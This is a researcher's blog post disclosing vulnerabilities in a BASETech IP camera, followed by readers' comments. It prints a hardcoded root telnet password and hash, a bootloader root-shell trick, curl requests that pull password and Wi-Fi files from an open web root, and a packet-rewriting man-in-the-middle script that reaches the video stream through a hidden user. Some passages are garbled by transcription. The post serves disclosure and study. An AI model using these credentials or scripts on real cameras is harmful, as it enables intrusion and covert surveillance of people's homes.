

BASETech IP camera analysis

Posted on [2020-11-04](#)

Intro

This post in depth describes my analysis of the BASETech (GE-131 BT-1837836) IP camera and the vulnerabilities resulting from this research. This is a rather long blog post, if you are only interested in the vulnerabilities you can skip right to them by skipping to [that chapter](#).

At the time of the analysis the camera had the latest firmware ("20180921"), it appears that this camera never got a firmware update in its lifetime yet.

I suspect that this camera is sold under different brands and names across the world. This model is aimed at the german market. BASETech seems to be a low budget brand primarily sold and possibly owned by Conrad.de. If you own a camera that seems similar to this, I'd love to hear from you, [contact me](#).

Recon

The camera does not have any physical interfaces, it only works via Wireless-LAN. It's a rather small device, it gets power through USB. The USB port does not transmit any data as far as I can tell.




The camera can only be configured through a mobile phone application ("V12"), the video stream is viewed via the same app. After configuring WiFi an initial nmap-scan yielded a few interesting results:

```
$ nmap -p- 192.168.178.51


Starting Nmap 5.35DC1 ( http://nmap.org ) at 2020-06-06 15:38 CEST
Nmap scan report for 192.168.178.51
Host is up (0.022s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
8888/tcp   open  sun-answerbook
30000/tcp  open  unknown
```

The web-server only displayed a page about installing a plugin with a link to an EXE-file, that link returned a 404. The telnet service of course was of high interest, but none of the default IoT passwords worked.


Using the mobile application "V12" to connect to it, it first requires you to create an account.



Notably the blue text "the privacy terms" is not a link, it just does nothing, there are no privacy terms you could read. After accepting that you have still read them, you can add a device to the app.



To connect the app needs the device ID and a password. The password field is helpfully already pre-filled with "123456" which is the default password. After connecting to the device the stream is displayed in a small section of the app.




Interestingly, access to the video stream is possible from outside the network even if the camera is behind a firewall or NAT device. As long as the camera can connect to the internet, the stream can be viewed by this mobile application. The camera connects for that to a central broker service in China, the mobile application does the same when trying to access the stream. This is not explicitly stated anywhere, but this means that every camera is publicly reachable as long as outbound connections work even if access to the camera is restricted.

Opening up the hardware device, we can identify connectors on the right hand side of the device that are very likely UART as they are even labeled correctly.



Getting a shell on the system



Simply connecting wires to these connectors should be enough, no soldering required!

Using a UART to USB device we can now connect to that port and see the debug output of the device. Rebooting while attached to the serial port we can see and interrupt the U-Boot process.

```

ROM: Use nor flash.
ROM ERROR NO: 217
ROM: Ok.
RamBoot: Start
kgd test done.
load uboot..

U-Boot 2010.06 (Mar 06 2018 - 18:26:49)

DRAM: 64 MiB
SF: Got idcode 20 70 17 20 70
In: serial
Out: serial
Err: serial
MMC: FH MMC: 0
MMC FLASH INIT: No card on slot!
Net: set to RMII
FH EMAC
SF: Got idcode 20 70 17 20 70
8192 KiB M25P64 at 0:0 is now current device
Do authentication...
Saving Environment to SPI Flash...
Erasing SPI flash...Writing to SPI flash...done
mmc_auto_up =====
Card did not respond to voltage select!
** Can't read from device 0 **

** Unable to use mmc 0:1 for fatload **
Found no file: updatecfg.txt, return!
Hit any key to stop autoboot: 0
U-Boot>

```

We can get the device to boot into single user mode by simply getting the boot parameters and appending "single" to them.

```

U-Boot> printenv
bootargs=console=ttys0,115200 root=/dev/rtblock2 rootfstype=squashfs init=/squashfs init mem=33M atdparts=sp
: flash:32000000@uboot),0x1f800000:0000(kernel),0x42000000:240000(rootfs),0x1000000:00000000(config),0x000000
:0)
bootcmd=if probe 0; sf read 0x1000000 50000 0x200000; bootn
bootdelay=
baudrate=115200
ipaddr=192.168.2.167
serverip=192.168.2.167
phy-mode=RMII
write up block=1
uver= fh63M
kver= fh63M
lpgver= fh63M
fver= fh63M
ethact=fh EMAC
software=1.1.5-20180921
stdin=serial
stdout=serial
stderr=serial
ethaddr=00:24:b9:46:9d:4e

Environment size: 548/65532 bytes
U-Boot> setenv bootargs console=ttys0,115200 root=/dev/rtblock2 rootfstype=squashfs init=/squashfs init mem=
33M atdparts=sp: flash:32000000@uboot),0x1f800000:0000(kernel),0x42000000:240000(rootfs),0x1000000:00000000(c
onfig),0x000000:0) single
U-Boot>

```

Booting it up, we get a root shell. The system doesn't automatically mount the interesting file system and automatically reboots after a few seconds when the camera process does not spawn. So we needed to quickly run the init process ("/etc/init.d/rcs") and after that we have a somewhat stable shell with access to the filesystem. From there we immediately get "/etc/passwd".

```

/ # id
uid=0(root) gid=0(root)
/ # uname -a
Linux (FH8630) 3.0.8 #24 Fri Nov 3 10:50:21 CST 2017 armv6l GNU/Linux
/ # cat /etc/passwd
root:$1$0Iq16jzq$MFDXCYYUxHyGC86C44zRt0:0:0:/:root:/bin/sh

```

The system is running a small Linux built on BusyBox which is typical for such devices.

Access through telnet

The obtained password hash ("1\$0Iq16jzq\$MFDXCYYUxHyGC86C44zRt0") could not be cracked with any of the usual password lists. But running hashcat against it for around 2 hours with 2 NVIDIA GTX 1080 Ti cracked the password.

☐

With this password ("laohuqian") we can now login through telnet as root on the system.

```

$ nc 192.168.178.51 23
????????(FH8630) login: root
root
Password: laohuqian

[-]# id
id
uid=0(root) gid=0(root) groups=0(root)
[-]# uname -a
uname -a
Linux (FH8630) 3.0.8 #24 Fri Nov 3 10:50:21 CST 2017 armv6l GNU/Linux
[-]#

```

The password is hardcoded to be the same across all of these devices. With access to the password an attacker on the same network as the camera can compromise it instantly.

Inspecting the data on the camera

Using this stable shell through telnet it's now possible dump the full filesystem for easier inspection. For that tar through a netcat connection has been used.

☐

Inspecting the contents of the file system yielded some interesting results. As a first step, we know that the current password is set to "123456", so we can simply search the entire system for that string:

☐

```
$ sqlite3  
SQLite version 3.24.0 2018-06-04 14:10:15  
Enter "help" for usage hints.  
Connected to a transient in-memory database.  
Use ".open FILENAME" to reopen on a persistent database.  
sqlite> open user.db  
sqlite> SELECT * FROM USER;  
1|admin|123456||1|-1|-1|-1|-1|-1|-1|-1|-1|-1|-1|-1|-1|-1|-1|-1|-1  
2|Default|123456||1|-1|0|0|0|0|0|0|0|0|0|0
```

Next the web-server configuration was inspected. It is still unclear what the purpose of this process is at all. While checking the configuration the following option was found:

```
$ curl -s http://192.168.178.51/passwd
root:15026c69c29c9c0b96c2b0544e4eb8:0::root:/bin/sh
$ curl -s http://192.168.178.51/weireless/AP/hostapd.conf | grep ssid
ssid=cctv2p-80468046
$ curl -s http://192.168.178.51/user.db | strings | tail -n 3
Default123456
admin123456
USER
$ curl -s http://192.168.178.51/Edrv.cgi | egrep 'Wlan.*MPAKey|SSID'
Wlan_MPAKey=1
Wlan_SSID=
legacy
```

Investigating the device ID

Booting the device again with the serial interface attached the following log message can be found:

```
HY_General_BoardInfo_Init, pSysInfo=0x4029e330, boardtype=73
HY_General_BoardInfo_Init, m_SerialNum=0x80469d4e, g_dwSensorID=-1
HY_General_BoardInfo_Init, 44444444444444444444 i=0, [bg0806
```

Investigating the network traffic

Source	Destination	Protocol	Len Info
192.168.178.51	8.8.4.4	ICMP	98 Echo (ping) request
8.8.4.4	192.168.178.51	ICMP	98 Echo (ping) reply

Time	Source	Destination	Protocol	Log Info
67.686958	192.168.178.151	119.81.183.58	UDP	82 63844 - 26778 Lem=56
67.944472	119.81.183.58	192.168.178.151	UDP	66 26778 - 63844 Lem=24
68.334433	192.168.178.151	119.81.183.58	UDP	82 63844 - 26778 Lem=40
98.315480	192.168.178.151	119.81.183.58	UDP	82 63844 - 26778 Lem=40
128.515718	192.168.178.151	119.81.183.58	UDP	82 63844 - 26778 Lem=40
158.736833	192.168.178.151	119.81.183.58	UDP	82 63844 - 26778 Lem=40
188.708863	192.168.178.151	119.81.183.58	UDP	82 63844 - 26778 Lem=48

[illegible]

When accessing the filesystem for the first time, the "/etc/user.db" SQLite database was discovered, which contained two users: "admin" and "Default". The mobile application never allowed to specify a username, changing the password through the application only changed the password of the "admin" user. But as could be observed in the network traffic investigation, the application does send the username "admin" in the authentication request.

```
SqliTool
SQLite version 3.24.0 2018-06-04 14:10:15
Enter "help" for usage hints.
Connected to a transient in-memory database.
Use ".open filename" to reopen as a persistent database.
sqlite>.open user.db
sqlite>.schema user
CREATE TABLE [USERS] (
[CUSERID] INTEGER PRIMARY KEY AUTOINCREMENT,
[PASSWORD] TEXT(48),
[USERNAME] TEXT(48),
[EMAIL] TEXT(256),
[ENABLE] INTEGER,
[PREVIOUS0] INTEGER,
[PREVIOUS1] INTEGER,
[PLAYBACK] INTEGER,
[PLAYBACK2] INTEGER,
[PTEXTCTRL1] INTEGER,
[PTEXTCTRL2] INTEGER,
[MATERIALIZECMD] INTEGER,
MANUALRECORDING INTEGER,
[LOGFILE] INTEGER,
[NOMOTE] INTEGER);
sqlite>SELECT * FROM users;
```

```
sqlite> SELECT * FROM USER;
1|admin|123456||1|1-10|0|0|0|0|0|0|0|0
2|Default|123456||1|1-10|0|0|0|0|0|0|0|0
sqlite>
```


[illegible]

```
0000 20 32 33 77 21 3b 0e 28 6d 84 f5 f4 08 00 45 00      23w!; ( m - - E -  
0010 08 b4 c2 f5 3f 3f 3f 11 3c 7c bc c0 d1 cc c8 a8      5 - 7 - p j  
0020 b2 33 77 6e 14 00 78 55 ab 61 f1 14 2c 0b 00      3 - 5 - e s a -  
0030 00 00 00 77 c1 f4 f5 9d f1 f8 00 00 44 00 00      3 - 5 - e s T  
0040 00 00 28 00 00 00 05 00 00 29 08 44 00 00 61      (-) (-) D-a  
0050 64 6d 69 6e 00 00 00 00 00 00 00 00 00 00 00      dmin:  
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 31      :  
0070 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 00      23456789 0123456-  
0080 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02      :  
0090 00 00
```


```
if UDP in pkt and Raw in pkt and 'admin' in pkt[Raw].load:
    print('Authentication packet detected, manipulating...')
    pkt[Raw].load = pkt[Raw].load.replace('admin\x00\x00', 'Default')
    del pkt[IP].chksum
    del pkt[UDP].chksum
    del pkt[UDP].len
    del pkt[IP].len
    payload.set_verdict_modified(nfqueue.NF_ACCEPT, str(pkt), len(pkt))
```

```
root@ubuntu16:~# ./scapy_bridge.py
WARNING: No route found for IPv6 destination :: (no default route?)
Adding MITM settings
Waiting for authentication packet...
Authentication packet detected, manipulating...
Done!
```

As can be seen in this video, the first connection attempt is not working, the application sends "admin" and "123456". After that the intercept script on the gateway is started, and the username "admin" is replaced with "Default" on the next attempt. The login then works and the stream is displayed:



For creating that video the "admin" user password has been changed beforehand, so that any login with that account would fail. Capturing the traffic arriving at the camera also shows that the "Default" user has been sent correctly:




This is extremely critical. Even if a user changed the password of the camera, an attacker can now access the video stream. This again works even if the camera is behind a firewall or NAT device, as long as it has outbound internet connectivity. The "Default" user is not documented, the password of it cannot be changed through the application.

Vulnerabilities

This is the condensed list of vulnerabilities identified during this research in order of appearance.

Telnet service running by default, allowing remote root access through hardcoded password (CVE-2020-27555)

On the camera the telnet service is running by default on port 23/tcp. Since the password of the root user is the same across all devices, this allows an attacker with direct network access to simply login as root.



Video-stream user credentials stored in plain-text (CVE-2020-27557)

The password used to access the stream is stored in plain-text in a SQLite database ("/etc/user.db").





An attacker with access to the system can extract the plain-text password. If the user has changed the password, an attacker can gain access to the video stream again through this.

Web-server is serving /etc folder allowing download of sensitive files (CVE-2020-27553)

The configured web-server on the system is configured with the option "DocumentRoot /etc". This allows an attacker with network access to the web-server to download any files from the "/etc" folder without authentication.

As an example the root password hash, the device ID, the configured usernames and passwords in plain text as well as the Wireless configuration in plain text has been accessed.



 stefan
on [2021-04-17 at 16:46](#) said:

Sehr interessanter Hack.

Kann man vlt. daraus ableiten wie man die cam ohne die androidsoftware "v12" in einen beliebiger browser bzw. vlc streamena / bedienen kann?



Roman

on **2021-04-18 at 11:36** said:

Leider kann ich dir nur sagen, dass es nicht möglich ist, oder zumindest nicht einfach.

Die Entwickler haben versucht den Stream auch per HTTP erreichbar zu machen, das funktioniert aber einfach gar nicht (sieht man in "/etc/conf.d/boa/boa.conf").

Ich konnte nie direkt auf den Video Stream zugreifen ohne Authentifizierung.

Man müsste einen eigenen Client implementieren welcher deren eigene Authentifizierung unterstützt und dann den Stream abgreift.



Ivan

on **2021-08-18 at 10:36** said:

Check <http://www.yunyis.com> I believe this is manufacturer site. Found your post by searching the password hash



Roman

on **2021-08-18 at 21:08** said:

Very interesting, thanks!

But I couldn't get any of their client software to work, curious if the BASETech cameras would be reachable through this.



Ivan

on **2021-08-20 at 09:36** said:

Just put some more google in use and found this <https://www.myteamcctv.com/news/Upgrade-APP-Neye3C-For-MVTEAM-WiFi-Smart-Cameras-Support-Human-Tracking.html> So maybe this is actual manufacturer site after all.